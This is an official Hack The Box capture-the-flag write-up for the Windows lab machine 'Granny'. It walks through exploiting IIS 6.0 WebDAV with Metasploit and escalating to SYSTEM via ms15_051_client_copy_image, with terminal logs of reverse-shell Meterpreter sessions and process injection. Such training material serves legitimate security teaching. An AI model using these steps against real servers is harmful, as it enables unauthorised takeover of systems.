

Granny

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Prepared By: Alexander Reid (Arrexel)

Machine Author: ch4p

Difficulty: Easy

Classification: Official

Hack The Box Ltd



41a The Old High Street Folkestone, Kent CT20 1RL, United Kingdom Company No. 10826193

SYNOPSIS

Granny, while similar to Grandpa, can be exploited using several different methods. The intended method of solving this machine is the widely-known Webdav upload vulnerability.

Skills Required

- Basic knowledge of Windows
- Enumerating ports and services

Skills Learned


- Identifying known vulnerabilities
- Identifying stable processes
- Basic Windows privilege escalation techniques

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Enumeration

Nmap



Nmap reveals just one open service, Microsoft IIS version 6.0. Some searching reveals a remote code execution vulnerability (CVE-2017-7269). There is a proof of concept that requires some modification, as well as a Metasploit module.

Proof of concept: https://www.exploit-db.com/exploits/16471/

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Exploitation

Executing the Metasploit module **iis_webdav_upload_asp** immediately grants a shell. The target appears to be Windows Server 2003 with x86 architecture.

```
root@kali: ~
File Edit View Search Terminal Help
<u>meterpreter</u> > pwd
`C[-] Error running command pwd: Interrupt
<u>meterpreter</u> > exit
[*] Shutting down Meterpreter...
[*] 10.10.10.15 - Meterpreter session 5 closed. Reason: User exit
msf exploit(iis webday upload asp) > run
[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Checking /metasploit201225234.asp
[*] Uploading 614055 bytes to /metasploit201225234.txt...
[*] Moving /metasploit201225234.txt to /metasploit201225234.asp...
[*] Executing /metasploit201225234.asp...
[*] Deleting /metasploit201225234.asp (this doesn't always work)...
[*] Sending stage (179267 bytes) to 10.10.10.15
[!] Deletion failed on /metasploit201225234.asp [403 Forbidden]
[*] Meterpreter session 6 opened (10.10.14.5:4444 -> 10.10.10.15:1030) at 2017-1
0-13 01:13:09 -0400
<u>meterpreter</u> > pwd
c:\windows\system32\inetsrv
<u>meterpreter</u> > getuid
[-] stdapi sys config getuid: Operation failed: Access is denied.
meterpreter >
```

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Privilege Escalation

Running local_exploit_suggester in Metasploit returns several recommendations:

- exploit/windows/local/ms14_058_track_popup_menu
- exploit/windows/local/ms14_070_tcpip_ioctl
- exploit/windows/local/ms15_051_client_copy_image
- ... and 3 more ...

At this point it is a good idea to migrate to a process running under **NT AUTHORITY\NETWORK SERVICE**. In this case **davcdata.exe** seemed to be the only stable process available.

The correct exploit in this case is **ms15_051_client_copy_image**, which immediately grants a root shell. The root flag can be obtained from **C:\Documents and**

Settings\Administrator\Desktop\root.txt

```
root@kali: ~
File Edit View Search Terminal Help
msf exploit(ms15 051 client copy image) > set lhost 10.10.14.5
lhost => 10.10.14.5
msf exploit(ms15_051_client_copy_image) > run
[*] Started reverse TCP handler on 10.10.14.5:4444
[*] Launching notepad to host the exploit...
[+] Process 3376 launched.
[*] Reflectively injecting the exploit DLL into 3376...
[*] Injecting exploit into 3376...
[*] Exploit injected. Injecting payload into 3376...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to compl
[*] Sending stage (179267 bytes) to 10.10.10.15
[*] Meterpreter session 8 opened (10.10.14.5:4444 -> 10.10.10.15:1035) at 2017-1
0-13 01:27:13 -0400
<u>meterpreter</u> > pwd
[-] Unknown command: pwd.
<u>meterpreter</u> > pwd
C:\WINDOWS\system32
<u>meterpreter</u> > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```